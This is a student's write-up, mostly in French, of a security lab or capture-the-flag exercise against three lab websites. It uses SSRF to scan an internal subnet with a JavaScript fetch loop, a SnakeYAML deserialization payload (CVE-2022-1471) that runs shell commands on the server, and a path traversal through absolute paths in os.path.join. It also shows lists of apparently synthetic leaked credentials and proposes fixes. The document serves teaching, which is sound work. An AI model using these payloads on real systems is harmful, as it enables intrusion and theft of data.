

Labo 1

1 Website 1

Last year's students were tasked with improving the security of a grade management system named KING (KING Is Not GAPS). One of these students' project ended up in production, but the content of its database got leaked by an unknown hacker! The hacker generously made the email addresses and passwords of the students publicly available on <http://10.190.133.22:9002>.

? 1.1. What informations can you gather from the frontpage alone? How does the website function?

On sélectionne depuis quel base de données on veut obtenir les comptes mail qui ont fuités, on a le choix entre DB1 et DB2 et on appuie sur le bouton **Get passwords** et une liste d'adresses e-mail avec les mots de passe correspondant apparaît

Find password

Target :

Server :

Get passwords

KING pwnd passwords

Clear

Mail	Password
et@hotmail.couk	WQH51DCD6LV
vel@icloud.com	DIL725CQ8WX
lorem.vitae@hotmail.net	XES68WUN3EG
litora.torquent@aol.org	JXS928XS1LP
mus.proin@outlook.ca	RYM48IRI7VW
nec.orci.donec@hotmail.ca	ARI655GR5AP
varius.nam@yahoo.org	BYL61FKV8NH
in.at.pede@hotmail.com	TWU71XC6EN
tellus.id@icloud.ca	KSZ62HVV5ZX
phasellus@outlook.com	TFZ28MJB3EA
aliquet.sem@outlook.edu	DDL51WYB3FD
lorem.vehicula@google.com	QDM23ARM7EO
convallis.dolor.quisque@aol.edu	PSF26TGU5OL
sed@aol.com	HHJ62IUF4OO
a.ultrices@outlook.ca	TEC91CMG5TM
malesuada.ut@outlook.net	AMI98BKHZDQ
erat.vel@icloud.ca	EOF10PKZ6YX
id@hotmail.edu	WDJ58TWR6GI
viverra.donec@yahoo.org	VAN86KEY2RD
dui.fusce.diam@yahoo.com	DJU95NPI7WX
non@outlook.org	DZW21KSL1LB

Find password

Target :

Server :

Get passwords

KING pwnd passwords

Clear

Mail	Password
tempor@yahoo.ca	KVT20MTE8RQ
vel.venenatis@outlook.com	JRJ455QF1OF
dolor.elit@yahoo.net	TVX38BFF6QU
velit.egestas@outlook.couk	LKG48EOH5TQ
vitae@aol.edu	KOC82BCK1XJ
lacus.quisque@google.net	UXE15ACB4EL
sit.amet@google.org	QEL66IPP4YW
tincidunt@outlook.edu	ODE63PNV7NS
lectus.cum.sociis@icloud.ca	QON18FCY7MI
non.magna.nam@icloud.org	FNK24EFY3MC
pede.suspendisse@aol.org	PST14ELM0UQ
lobortis.mauris@icloud.ca	ZVG36KWK3YK
dolor.dapibus@yahoo.com	EW22VBR2LP
aliquam.erat@protonmail.com	KTD52BBW7KF
diam.nunc@google.edu	CDR57MMF8IU
dolor.vitae@aol.couk	KOB95FRK1AI
convallis@aol.ca	IQJ76RWW3XI
phasellus@yahoo.org	DNO76KUE5OC
ipsum.donec@hotmail.net	HVK88HDO4WQ
odio.vel@aol.edu	DZ564OCB3OE
vehicula@outlook.com	JJU78JOJ4PW

? 1.2. What is the IP of the databases containing the leaked logins? What information can you infer from them regarding their location? Give as much details as possible.

En allant dans l'inspecteur du navigateur, dans "Network" sous request, on trouve ces adresses:

pour db1: `server "192.168.111.11"`

pour db2: `server "192.168.111.12"`

Ce sont des adresses privées appartenant à un réseau local

? 1.3. The hacker has also a private database storing a secret flag. What is this flag?

```
Object { email: "flag", password: "SLH_23{M4ch1n354nd4ndr01d5}" }
```

? 1.4. How did you find the flag? Explain your attack clearly.

Etant donné que le hacker a une autre base de données privée, on imagine qu'elle se trouve dans le même réseau local que les deux autres bases de données. Dans cette hypothèse, on peut considérer que l'adresse ip de cette base de données se situe dans la plage d'adresses IP allant de `192.168.111.1` à `192.168.111.255` (en admettant que le masque de sous-réseau est 255.255.255.0).

Par conséquent, on peut créer un script en javascript qui va parcourir l'intervalle d'adresses ip et envoyer des requêtes http `POST` à l'url `http://10.190.133.22:9002/list`. La clé "server" serait utilisée pour transporter l'adresse IP recherchée dans le corps de chaque requête HTTP.

```
for (i = 0; i <= 254; ++i)
{fetch("http://10.190.133.22:9002/list", {
  "credentials": "omit",
  "headers": {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0",
    "Accept": "/",
    "Accept-Language": "fr, fr-FR;q=0.8,en-US;q=0.5,en;q=0.3",
    "content-type": "application/json",
    "Pragma": "no-cache",
    "Cache-Control": "no-cache"
  },
  "referrer": "http://10.190.133.22:9002/",
  "body": `{"server\\":\\"192.168.111.${i}\\",\\"email\\":\\"\\"}`,
  "method": "POST",
  "mode": "cors"
})};
```

Find password

Target:

Server:

Get passwords

KING pwnd passwords

Clear

Mail

tempor@yahoo.ca

vel.venenatis@outlook.com

dolor.elit@yahoo.net

velit.egestas@outlook.co.uk

vitae@aol.edu

lacus quisque@google.net

sit.amet@google.org

tincidunt@outlook.edu

lectus.cum.sociis@icloud.ca

non.magna.nam@icloud.org

pede.suspendisse@aol.org

lobortis.mauris@icloud.ca

dolor.dapibus@yahoo.com

aliquam.erat@protonmail.com

diam.nunc@google.edu

dolor.vitae@aol.co.uk

Password

KVT20MTE8RQ

JRJ45SQF1OF

TVX38BF6QU

LKG48EOH5TQ

KOC82BCK1XJ

UXE15ACB4EL

QEL66IP4YW

ODE63PNV7NS

QON18FCV7MI

FNK24EFY3MC

PST14ELM0UQ

ZVG36KW3YK

EWK22VBR2LP

KTD52BBW7KF

CDR57MMF8IU

KOB95FRK1AI

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Filter URLs

New Request

Search

Blocking

Status

Method

Domain

File

Initiator

Type

Transferred

Size

Headers

Cookies

Request

Response

Timing

POST

http://10.190.133.22:9002/list

200

POST

10.190.133.22...

list

22 (Fetch)

plain

179 B

12 B

URL Parameters

name

value

Host

10.190.133.22:9002

Accept...

gzip, deflate

Referer

http://10.190.133.22:9002/

Content...

38

Origin

http://10.190.133.22:9002

DNT

1

Connect...

keep-alive

Cooki...

connect.sid=s%3A3AbqVVCvApKp...

User-Ag...

Mozilla/5.0 (X11; Ubuntu; Linux x...

Accept...

/

Accept...

en-US,en;q=0.5

Content...

application/json

name

value

Body

["server": "192.168.111.111", "email": ""]

1026 requests

725.29 KB / 691.15 KB transferred

Finish: 26.61 min

DOMContentLoaded: 83 ms


load: 224 ms

email: ""

server: "192.168.111.137"

On constate que le serveur répond sans erreur (**status 200**) à la requête **POST** pour l'adresse ip suivante: **192.168.111.137**

La réponse à notre requête contient une liste d'adresses e-mail et de mots de passe. En regardant bien, on remarque que le flag recherché s'y trouve



```
All HTML CSS JS XHR Fonts Images Media WS Other [ ] Disable Cache No Throttling
Headers Cookies Request Response Timings Stack Trace
Filter properties
JSON Raw
0: Object { email: "vel.arcu@yahoo.org", password: "UVG28TNX0WP" }
1: Object { email: "magna@outlook.com", password: "JKY91UXY6TR" }
2: Object { email: "per@aol.ca", password: "JYB48OIC2WU" }
3: Object { email: "elementum@hotmail.ca", password: "XMA48DTP1UO" }
4: Object { email: "ac@icloud.net", password: "JOR22WOK1PD" }
5: Object { email: "commodo@protonmail.ca", password: "YBT49JYX1HX" }
6: Object { email: "proin.eget@hotmail.org", password: "YKE32QH7KL" }
7: Object { email: "nec.euismod@protonmail.net", password: "JNJ81SLW0YD" }
8: Object { email: "dis@aol.ca", password: "PTH51CYD1QJ" }
9: Object { email: "et.magnis.dis@icloud.net", password: "GYJ84ARJ6OU" }
10: Object { email: "flag", password: "SLH_23{M4ch1n354nd4ndr01d5}" }
11: Object { email: "quis.urna@protonmail.edu", password: "RSK26LQC7WV" }
12: Object { email: "aptent.taciti@protonmail.ca", password: "OFH17AGL4ER" }
13: Object { email: "torquent.per@protonmail.net", password: "XIK75EKL6DP" }
14: Object { email: "gravida.nunc.sed@protonmail.couk", password: "GPO39UJA2AH" }
15: Object { email: "adipiscing@outlook.couk", password: "ERS05TCA2AZ" }
16: Object { email: "luctus.aliquet@protonmail.com", password: "IY84PWT3PS" }
```

? 1.5. What is the CWE you exploited? Cite at least the main one.

C'est la **CWE-918 SSRF** car ici on "manipule" l'application pour qu'elle fasse des requêtes HTTP au serveur

2 Website 2

You are given access to a cool website (<http://10.190.133.22:9004/>) that allows you to convert an image to black and white and change its brightness. The comment field is supposed to add the content in the metadata (the developer didn't do it, no time). The backend is written in Java and you came across a version of the source code that runs in a docker (it might not run locally without some modifications).



2.1. One of the dependencies suffers from various CVEs, one of which being very critical. Provide the exact CVE number and the related CWE. Your IDE can help you finding vulnerabilities in dependencies. Alternatively, you can search manually.

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
</dependency>
```

CVE-2023-28708 4.3 Unprotected Transport of Credentials vulnerability

```
<dependency>
  <groupId>org.yaml</groupId>
  <artifactId>snakeyaml</artifactId>
  <version>1.31</version>
</dependency>
```

CVE-2022-38752 6.5 Out-of-bounds Write vulnerability

CVE-2022-41854 6.5 Out-of-bounds Write vulnerability

CVE-2022-1471 9.8 Deserialization of Untrusted Data vulnerability



2.2. Exploit the vulnerability. For this you will need:

- to find the location in the code of the CVE.
- to exploit it (you can search for resources online).
- Beware of the regular expressions used by the backend to filter some requests.
- The flag is encrypted but you can use the /secret endpoint to decrypt it once you exploited the CVE.

En regardant le code de la classe `CommandFileGenerator`, on constate qu'elle génère un fichier texte à partir de la sortie d'une commande `cat` ou `ls` et le stocke dans un répertoire spécifique.

La classe `CommandController` est un contrôleur qui gère les requêtes GET et permet d'aller lire le contenu du fichier texte précédemment créé à l'url `/command/{filename}`

La vulnérabilité CVE-2022-1471, classée avec une note de gravité de 9.8, concerne la désérialisation de données non fiables. Dans ce contexte, la librairie SnakeYaml est exposée à une faille de sécurité, car elle ne restreint pas les types de données qui peuvent être désérialisés. En conséquence, un attaquant peut fournir un fichier YAML malveillant qui contient des données de désérialisation inappropriées.

Pour exploiter cette vulnérabilité, on pourrait créer une commande YAML spécifique qui fait référence à la classe `CommandFileGenerator`. Cette commande serait ensuite lue et désérialisée par

l'application, la classe `CommandFileGenerator` serait instanciée avec les paramètres spécifiés dans le fichier YAML.

```
!!heig.slh_24_ctf.CommandFileGenerator [  
  !!java.lang.String ["outputFile"],  
  !!java.lang.String ["ls"]  
]
```

Dans le champ `Comment` du site fourni, on peut insérer cette commande. La commande `ls` va être exécutée dans le répertoire courant du serveur et la sortie de cette commande va être insérée dans le fichier `outputFile`. On peut ensuite accéder au contenu de ce fichier à l'adresse `/command/outputFile`



A partir de ce moment, on peut se balader dans le répertoire du serveur afin de trouver un flag chiffré.

Dans le chemin `app/main/resources`, se trouve le fichier `application.properties` et il contient le flag chiffré:

Generated File Content

```
# Server port  
server.port=8080  
  
# Secret key  
secret.key=7a0346cc2f0209c32c2d94aef4468cdf  
  
# Encrypted flag  
secret.data=9yy3Cdy9YhxsAzPnQeBGSNuaYs+1BXx0UH0noVnUuwckTvYeUkyf4rj/KUawLhXojMz6eQcmGB7zWKYekAd0yPJSkKuJC2/CMIItm2vSI=  
  
# Thymeleaf  
spring.thymeleaf.prefix=classpath:/templates/  
spring.thymeleaf.suffix=.html  
spring.thymeleaf.cache=false
```

Il suffit ensuite d'aller à l'url `/secret` et d'entrer la clé secrète et on obtient le flag

Decrypted Data

Nice work ! Your flag is SLH_24{xXCodeWarrior2007Xx}



2.3. Which CWEs did you exploit to obtain the flag?

La principale CWE exploitée ici est la **CWE-502 Deserialization of Untrusted Data** qui nous a permis de désérialiser notre commande YAML pour la transformer en un objet `CommandFileGenerator`. On peut aussi considérer la **CWE-78 OS Command Injection** qui nous a permis de rentrer des commandes pour nous balader dans l'arborescence de l'application

3 Website 3

The third website can be found at the url <http://10.190.133.22:9003/>. It allows to upload and download files on a server. Only small txt, jpg, jpeg, png, and pdf files can be uploaded.



3.1. Recover the `secret.txt` file. It can be found at the same level as the application. Provide an explanation of the attack and the secret flag.

Dans le code python fourni, on voit que le répertoire où sont contenus les fichiers uploadés est

```
app.config['UPLOAD_FOLDER'] = '/app/uploads'
```

Etant donné qu'on nous dit que le fichier `secret.txt` peut être trouvé au même niveau que l'application, on devine qu'il se trouve dans le répertoire `/app/secret.txt`

C'est la fonction `download_file()` qui va nous permettre de télécharger le fichier désiré. Si on la regarde de plus près, la variable `uuid_filename` va être définie à partir des données reçues de la requête POST → `uuid_filename = request.form['name']`

`filename = os.path.join(app.config['UPLOAD_FOLDER'], uuid_filename)` Cette ligne nous indique comment est construit le chemin du fichier. Cela ressemble à une simple concaténation de `app.config['UPLOAD_FOLDER']` et de `uuid_filename`. Pourtant si on regarde dans la documentation python ce que fait la fonction `os.path.join`, il est mentionné:

*Join one or more path components intelligently. The return value is the concatenation of path and any members of *paths with exactly one directory separator (`os.sep`) following each non-empty part except the last, meaning that the result will only end in a separator if the last part is empty. **If a component is an absolute path, all previous components are thrown away and joining continues from the absolute path component.***

Etant donné que `/app/secret.txt` est un chemin absolu, le `/app/uploads` ne va pas être pris en compte.

Ainsi, pour exploiter la vulnérabilité, il suffit de soumettre la requête `/app/secret.txt` dans la partie Download file pour télécharger le fichier secret.txt

The screenshot shows a web application interface with two main sections. The top section, titled 'File Upload' in a green header, contains a file upload form. It has a 'Browse...' button next to the text 'No file selected.', and a green 'Upload' button below it. The bottom section, titled 'Download file' in a green header, contains a download form. It has a 'Name:' label above a text input field containing '/app/secret.txt', and a green 'Download' button below it.



3.2. Which CWE(s) did you exploit here?

Cela ressemble à une mauvaise vérification de l'input rentré du côté client, ce qui correspond à la **CWE-20 Improper Input Validation**. On peut aussi inclure la **CWE-22 Path Traversal** étant donné qu'on accède à un élément en dehors du chemin (à cause de la mauvaise validation de l'input)



3.3. How would you fix the problems in the code? There might be more than one thing to fix here.

On peut rajouter une vérification une fois que le filename est construit pour voir si il commence bien par `/app/uploads`

```
if uuid_filename and app.config['PATTERN_FILENAME'].match(uuid_filename):
    filename = os.path.join(app.config['UPLOAD_FOLDER'], uuid_filename)
    if os.path.exists(filename) and
        filename.startswith(app.config['UPLOAD_FOLDER']):
        return send_file(filename, as_attachment=True);
```

On peut aussi enlever dans la regex `app.config['PATTERN_FILENAME'] = re.compile(r'^[a-zA-Z0-9/\-]+(?:\.(txt|jpg|jpeg|png|pdf))$')` le caractère `'/'` afin d'éviter que l'utilisateur puisse rentrer des chemins absolus